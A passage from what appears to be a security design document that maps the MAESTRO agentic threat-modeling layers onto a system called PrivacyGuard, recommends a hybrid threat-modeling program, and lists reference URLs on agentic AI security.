- Use privacy engineering and privacy threat analysis for PII-specific flows, including disassociability, unawareness, excessive retention, and outbound disclosure [R12].
- Use OWASP / MITRE scenarios as the attack-pattern library for tests: prompt injection, unsafe tool use, sensitive information disclosure, excessive agency, config modification, eavesdropping, malicious agent diffusion, and log manipulation [R6][R7][R23].
- Use NIST / CISA style risk scoring and operational governance to prioritize mitigations and define acceptance criteria [R8][R9][R10][R11].

B.2 How MAESTRO maps onto PrivacyGuard

MAESTRO layer	PrivacyGuard-specific interpretation
Layer 1 - Foundation Models	Remote or local models used by OpenClaw subagents and by any optional classifier or analyzer.
Layer 2 - Data Operations / RAG	Inbound files, web retrieval, embeddings, vector indexes, memory stores, and context assembly.
Layer 3 - Agent Framework	OpenClaw runtime, subagent orchestration, tool wrappers, capability issuance, approval logic.
Layer 4 - Deployment Infrastructure	Client host, OS user separation, loopback bindings, containers, secret stores, network policy.
Layer 5 - Evaluation & Observability	Decision logs, audit trails, anomaly detection, DLP evidence, policy explanations, replay tooling.
Layer 6 - Security & Compliance	Policy engine, destination policy, approval governance, regulatory controls, break-glass rules.
Layer 7 - Agent Ecosystem	External skills, remote APIs, MCP-like integrations, cooperating subagents, third-party tools and plugins.

B.3 Practical recommendation

Use MAESTRO during architecture review, design review, and red-team planning. For PrivacyGuard, it is particularly useful for finding cross-layer failure chains such as: untrusted retrieved content in Layer 2 causing malicious tool selection in Layer 3; weak deployment isolation in Layer 4 amplifying a privileged action; observability blind spots in Layer 5 hiding misuse; policy exceptions in Layer 6 widening blast radius; or an external tool or protocol in Layer 7 turning one compromised subagent into a broader ecosystem issue [R23][R24].

Do not use MAESTRO as the only security gate for implementation. The build pipeline should still require classic threat modeling for the service boundary, policy regression tests, privacy reviews, secret-handling tests, and adversarial runtime exercises. In other words: MAESTRO is worth it here, but as the agentic layer of a hybrid threat-modeling program, not as a standalone replacement.

Appendix C. Additional reference URLs for MAESTRO and agentic security

[R21] Cloud Security Alliance - Agentic AI Threat Modeling Framework: MAESTRO - https://cloudsecurityalliance.org/blog/2025/02/06/agentic-ai-threat-modeling-framework-maestro

[R22] Cloud Security Alliance Labs - MAESTRO landing page and official repository - https://labs.cloudsecurityalliance.org/maestro/ ; https://github.com/CloudSecurityAlliance/MAESTRO

[R23] OWASP / community guide - Multi-Agentic System Threat Modelling Guide using MAESTRO - https://storage.ghost.io/c/44/95/449506ca-034e-480f-9725-fcde08ef1cc1/content/files/2025/04/Agentic-AI-MAS-Threat-Modelling-Guide-v1-FINAL.pdf

[R24] IBM Think - A guide to agentic AI security - https://www.ibm.com/think/insights/agentic-ai-security

[R25] IBM Think tutorial - AI agent security best practices - https://www.ibm.com/think/tutorials/ai-agent-security